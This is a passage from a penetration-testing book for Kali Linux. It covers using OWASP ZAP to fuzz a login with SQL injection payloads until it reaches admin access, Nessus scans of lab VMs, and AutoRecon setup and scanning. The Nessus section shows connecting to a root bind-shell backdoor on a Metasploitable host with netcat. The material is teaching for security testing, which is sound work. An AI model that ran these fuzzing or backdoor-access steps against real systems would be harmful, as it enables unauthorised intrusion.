
This will open the fuzzer screen. The display lists the header text in the top left box, the target query with selectable text in the bottom left box and the fuzz location/tool window on the right.

3. In the bottom left window, highlight the username “*testing*”
4. Now click “*Add*” in the right Window:






5. A Payloads box pops up showing the value of “*testing*”. Click “*Add*” again to select our attack payloads.
6. In the drop down box that says ‘Type:’ select, “*File Fuzzers*”:




7. Now click the triangle next to “*jbrofuzz*” to expand the options:



8. Notice the large amount of different attack types you can use. We just want to try SQL Injection for now, so check the “**SQL Injection Box**”, and click “**Add**”.


You will now be back at the payload screen. Notice that at this point you could add multiple keywords and numerous payloads if you wanted to create a very complex attack. But for now, we just want to attack the keyword username *'testing'* with SQL Injections.

9. Click ***OK*** to continue.
10. Now just click, ***Start Fuzzer*** to begin:




This can take a short while to run, but within a few seconds you should already see multiple SQL injection attacks and their statuses shown in the

alert window:



Now, just basically look through the returns to see which ones worked and which didn't. You will notice that even though we logged in as “testing” the upper response status window in some of the returns shows something different:



“**Logged-In-User: admin**”, the fuzzing was successful and Zap able to login as the “admin” account! OWASP ZAP can make testing websites for numerous security issues very quick and easy!

## Conclusion

In this section we took a look at OWASP ZAP and learned how to complete a quick scan attack and how to use the proxy to intercept input to be able to perform more in-depth scans. We then learned how to fuzz variables from a webpage using multiple payloads making security scanning quick and easy. On the security defense side running a spider program against a website is a very load, noisy attack. If you open a

terminal and run *'wireshark'* while the spider is running you will see a wall of traffic going back and forth between our Kali system and the target:

Time	Source	Destination	Protocol	Length	Info
240	10.361599540	172.24.1.245	172.24.1.189	TCP	7306 80 → 46321
241	10.361710576	172.24.1.189	172.24.1.245	TCP	66 46321 → 80
242	10.361930570	172.24.1.245	172.24.1.189	TCP	4686 80 → 46321
243	10.361939566	172.24.1.189	172.24.1.245	TCP	66 46321 → 80
244	10.361930619	172.24.1.245	172.24.1.189	TCP	23670 80 → 46321
245	10.361984926	172.24.1.189	172.24.1.245	TCP	66 46321 → 80
246	10.363126716	172.24.1.245	172.24.1.189	TCP	8727 80 → 46321
247	10.363135608	172.24.1.189	172.24.1.245	TCP	66 46321 → 80
248	10.367145661	172.24.1.245	172.24.1.189	HTTP	3605 HTTP/1.1 200
249	10.367161863	172.24.1.189	172.24.1.245	TCP	66 46321 → 80

The constant traffic between the two systems can really stick out to a Network Security Monitoring (NSM) system. On the other hand, some programs have stealth options for this very reason. This is why it is necessary to fully understand the tools you are using before every using them in a live security engagement.

## Resources & References

- ZaProxy Wiki - <https://code.google.com/p/zaproxy/wiki/Videos>
- OWASP SQL Injection Prevention Cheat Sheet - [https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

# Chapter 11

## Commercial Web App Scanners

There are several commercial web application scanners available on the market. Some offer a free home user type version, and many offer a time limited free trial. Installation & use is fairly similar across the board, although features vary between them and some can be modified by additional add-ins. If you are choosing one for your company, the best that I can offer is that you research your requirements and compare them to what is available. Get a trial version and try it out to see if it will meet your needs. A list of commercial scanner tools can be found at the OWASP website:

[https://www.owasp.org/index.php/Category:Vulnerability\\_Scanning\\_Tools](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools)

In this section we will look at one of the most popular commercial scanners, Nessus. Later in the book we will look at multiple tools that come with Kali and are either purely open source/free or have a commercial version that you can upgrade to.

### **Nessus**

Nessus is not included with Kali and is a licensed program that needs to be purchased. But you can obtain a trial copy from the Nessus website to try it out. To obtain the trial of Nessus Professional, go to (<https://www.tenable.com/try>) and request an evaluation key. Then Download Nessus Pro for Kali Linux from the download page, and install it:

```
(kali㉿kali) - [~/Downloads]
└─$ sudo dpkg -i Nessus-8.15.2-debian6 amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 289906 files and directories currently installed.)
Preparing to unpack Nessus-8.15.2-debian6_amd64.deb ...
Unpacking nessus (8.15.2) ...
Setting up nessus (8.15.2) ...
Unpacking Nessus Scanner Core Components...


- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner

(kali㉿kali) - [~/Downloads]
└─$
```

Start the Nessus process:

- Type, *“/bin/systemctl start nessusd.service”*
- And then surf to *“https://kali:8834/”*

This will start the registration process:



During the configuration wizard you will:

- Create a Nessus program administrator account
- Enter Product Registration (or Eval Code)

When finished, Nessus downloads updates and the latest plugins. This can take a while. When done, go ahead and login.



## Nessus - Basic Scan

You can skip the “Host Discovery” page. Let’s start by performing a basic scan on the Mutillidae 2 VM.

- Click, “*Create a New Scan*”
- Then “*Basic Network Scan*”

This will open the Basic Network Scan form.

Normally you would fill in information in each tab to perform a professional scan, but for a quick test just go to the “General Tab”. Enter a name (I just used ‘test’) for the scan and then enter the Mutillidae’s IP address as the Target Address:

The screenshot shows the Nessus interface for creating a new scan. The title is "New Scan / Basic Network Scan". There is a link to "Back to Scan Templates". The interface has three tabs: "Settings", "Credentials", and "Plugins". The "Settings" tab is selected. On the left, there is a sidebar with a "BASIC" section containing "General", "Schedule", and "Notifications", and other sections: "DISCOVERY", "ASSESSMENT", "REPORT", and "ADVANCED". The "General Settings" section is visible, with the following fields: "Name" (Test), "Description", "Folder" (My Scans), and "Targets" (172.24.1.233).

- Then click, “*Save*”
- Now, click the checkbox in front of “test” and click the launch button (play icon).

Nessus will begin scanning the target website. You can click on the scan in progress to display a status page:

Test Configure Audit Trail

[← Back to My Scans](#)

Hosts 1 Vulnerabilities 71 Remediations 4 VPR Top Threats History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
<input type="checkbox"/> 172.24.1.233	<div style="display: flex; align-items: center;"> <div style="width: 10px; height: 10px; background-color: red; margin-right: 5px;"></div> 10           <div style="width: 10px; height: 10px; background-color: orange; margin-right: 5px; margin-left: 5px;"></div> 10           <div style="width: 10px; height: 10px; background-color: yellow; margin-right: 5px; margin-left: 5px;"></div> 26           <div style="width: 10px; height: 10px; background-color: green; margin-right: 5px; margin-left: 5px;"></div> 4           <div style="flex-grow: 1; background-color: blue; margin-left: 10px;"></div> 132           <span style="margin-left: 10px;">×</span> </div>

Click on the “*Vulnerabilities*” tab to view issues found:

Sev	Name	Family	Count		
CRITICAL	2 SSL (Multiple Issu...	Gain a shell remotely	3		
MIXED	3 Apache Tomcat (...)	Web Servers	3		
MIXED	3 Web Server (Multi...	Web Servers	3		
CRITICAL	Bind Shell Backdoor D...	Backdoors	1		
CRITICAL	NFS Exported Share In...	RPC	1		
CRITICAL	Unix Operating System...	General	1		
CRITICAL	UnrealIRCd Backdoor ...	Backdoors	1		
CRITICAL	VNC Server 'password'...	Gain a shell remotely	1		
MIXED	14 SSL (Multiple Issu...	General	26		

**Scan Details**

Policy: Basic Network Scan  
 Status: Completed  
 Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: Today at 4:30 PM  
 End: Today at 4:35 PM  
 Elapsed: 6 minutes

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info

Nessus found 71 vulnerabilities. Notice several are backdoors or “*gain a shell remotely*” - something that you would never want to find on your network! Clicking on an individual item displays an in-depth explanation of the issue, and how to solve it.

Let’s take a quick look at the Critical vulnerability, “*Rogue Shell Backdoor Detection*”:

**CRITICAL** Bind Shell Backdoor Detection

**Description**  
A shell is listening on the remote port without any authentication being required. An attacker may use commands directly.

**Solution**  
Verify if the remote host has been compromised, and reinstall the system if necessary.

**Output**

```
Nessus was able to execute the command "id" using the
following request :
```

```
This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----
```

Port ▲	Hosts
1524 / tcp / wild_shell	172.24.1.233

According to this message there is a rogue Bind Shell backdoor called “*wild\_shell*” at port **1524**. How could we check to see if that is true? Netcat! Netcat is a wonderful Swiss Army like tool that is useful in so many different ways. Simply open a Terminal, run Netcat and add the target IP address and port.

As seen below:

```
(kaliⓈkali) - [~]
$ nc 172.24.1.233 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# █
```

We analyzed the information returned to us from our Nessus scan. In doing so, we found a backdoor vulnerability. We then proved its existence simply by running Netcat! One last information tab to look at before me


move on is the “**Remediation**” tab. This section offers additional advice on rectifying vulnerabilities:

Action	Vulns ▼	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Apache Tomcat AJP Connector Request Injection (Ghostcat): Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.	2	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1

## Nessus - Web Application Testing

The Basic scan revealed basic server issues that affected our target. Let’s scan Mutillidae again, but this time we will look for Web App vulnerabilities. We will also change some of the additional options to get a deeper scan.

- Create a new scan
- Click, “*Web Application Tests*”
- Under the “**General**” tab- Enter test name (Test2) and IP address of target
- Under “**Assessment**” - Set “Scan Type” to “*Scan for all web vulnerabilities (complex)*”:



This deeper complex scan will scour the Mutillidae system looking for issues.

- Finally click, “**Save**” and start the scan

Sev	Name	Family	Count		Scan Details
MIXED	Web Server (Multi...	Web Servers	12		Policy: Web Application Tests
MIXED	Phpmyadmin (Mul...	CGI abuses	4		Status: Completed
MIXED	Apache Tomcat (...	Web Servers	3		Severity Base: CVSS v3.0
MIXED	PHP (Multiple Iss...	CGI abuses	3		Scanner: Local Scanner
MIXED	Twiki (Multiple Iss...	CGI abuses	2		Start: Today at 4:49 PM
HIGH	CGI Generic Comman...	CGI abuses	1		End: Today at 5:47 PM
HIGH	CGI Generic Remote F...	CGI abuses	1		Elapsed: an hour
HIGH	CGI Generic SQL Injec...	CGI abuses	1		
MIXED	HTTP (Multiple Is...	Web Servers	7		

Vulnerabilities	
	<ul style="list-style-type: none"> <li>Critical</li> <li>High</li> <li>Medium</li> <li>Low</li> <li>Info</li> </ul>

You can perform more advanced scans in Nessus by including website credentials and login request scripts. This helps in finding SQL injection and scripting issues. We will not be covering this, but later will look at others ways to test for SQL Injection vulnerabilities using Burp Suite.

### Conclusion

As we have shown with Nessus, commercial scanning solutions can be very easy to install and use with Kali Linux. Some companies are fine using the open-source scanning tools, some larger entities prefer the professional. What will work best for your needs? Only you can answer that. I highly suggest that anyone interested in these tools research their company's needs/ requirements to find the solution that is the best match.

# Chapter 12

## Automated Scans with AutoRecon & Interlace

Before we move on to Website Attacks, I want to briefly talk about automated scans. Usually, all professional security testers have a toolkit of tools normally used for recon. More often than not, they will try to automate scanning as much as possible. This is especially so for taking some of the exams that take an extended period of time - like the OSCP. In this chapter we will look at two solutions - “AutoRecon”, a tool that automates a lot of the scanning and enumeration process. We will also look at “Interlace” a tool that allows you to create your own multithreaded toolkit.

### AutoRecon

**Tool Author:** Tib3rius

**Tool GitHub:** <https://github.com/Tib3rius/AutoRecon>

```
(kali@kali) - [~]
└─$ sudo autorecon 172.24.1.207 -v
[*] Scanning target 172.24.1.207
[*] Port scan Top TCP Ports (top-tcp-ports) running
[*] Port scan All TCP Ports (all-tcp-ports) running
[*] Port scan Top 100 UDP Ports (top-100-udp-ports)
[*] Discovered open port tcp/3306 on 172.24.1.207
[*] Discovered open port tcp/22 on 172.24.1.207
[*] Discovered open port tcp/445 on 172.24.1.207
[*] Discovered open port tcp/80 on 172.24.1.207
[*] Discovered open port tcp/8080 on 172.24.1.207
[*] Discovered open port tcp/21 on 172.24.1.207
[*] Discovered open port tcp/631 on 172.24.1.207
```

AutoRecon is a multithreaded reconnaissance tool that incorporates numerous other scanning & enumeration tools. A favorite of many people preparing for the OSCP, it is also useful in CTFs and in real world engagements. The default configuration is also currently OSCP safe as it doesn't perform any automated exploitation. Though once you get used to how it works, you may want to tweak it to your personal preferences.



List of tools used by AutoRecon:

CURL	REDIS-TOOLS
ENUM4LINUX	SMBCLIENT
FEROXBUSTER	SMBMAP
IMPACKET-SCRIPTS	SNMPWALK
NBTSCAN	SSLSCAN
NIKTO	SVWAR
NMAP	TNSCMD10G
ONESIXTYONE	WHATWEB
OSCANER	WKHTMLTOPDF

AutoRecon does not come installed in Kali Linux. It will need to be installed, along with the numerous tools that it uses to perform scanning and enumeration. Several of the tools are already pre-installed in Kali Linux.

## AutoRecon - Installing on Kali Linux

Open a terminal in Kali and enter:

- *sudo apt install seclists curl enum4linux feroxbuster impacket-scripts nbtscan nikto nmap onesixtyone oscanner redis-tools smbclient smbmap snmp sslscan sipvicious tns cmd10g whatweb wkhtmltopdf*
- *sudo python3 -m pip install git+https://github.com/Tib3rius/AutoRecon.git*

## AutoRecon - Scanning Commands

AutoRecon works against a single target or a range of targets. What tools are run during the scan depends on what AutoRecon detects during the scan. For instance, it will use Linux attack tools if it detects a Linux based system, and so on. There are numerous scanning options. Let's look at a basic scan. I would use the verbose (-v) switch the first few times you run it so that you can see what AutoRecon is actually doing. As it runs many different tools, it can take a very long time to complete.

## Basic Scan



➤ `sudo AutoRecon [Target_IP] -v`


```
(kali㉿kali)-[~]
└─$ sudo autorecon 172.24.1.207 -v
[*] Scanning target 172.24.1.207
[*] Port scan Top TCP Ports (top-tcp-ports) running against
[*] Port scan All TCP Ports (all-tcp-ports) running against
[*] Port scan Top 100 UDP Ports (top-100-udp-ports) running
[*] Discovered open port tcp/8080 on 172.24.1.207
[*] Discovered open port tcp/3306 on 172.24.1.207
[*] Discovered open port tcp/22 on 172.24.1.207
[*] Discovered open port tcp/80 on 172.24.1.207
[*] Discovered open port tcp/21 on 172.24.1.207
[*] Discovered open port tcp/445 on 172.24.1.207
[*] Discovered open port tcp/3500 on 172.24.1.207
```

First AutoRecon performs a port and service identification scan. It then kicks off individual tool scans for each service and port detected.

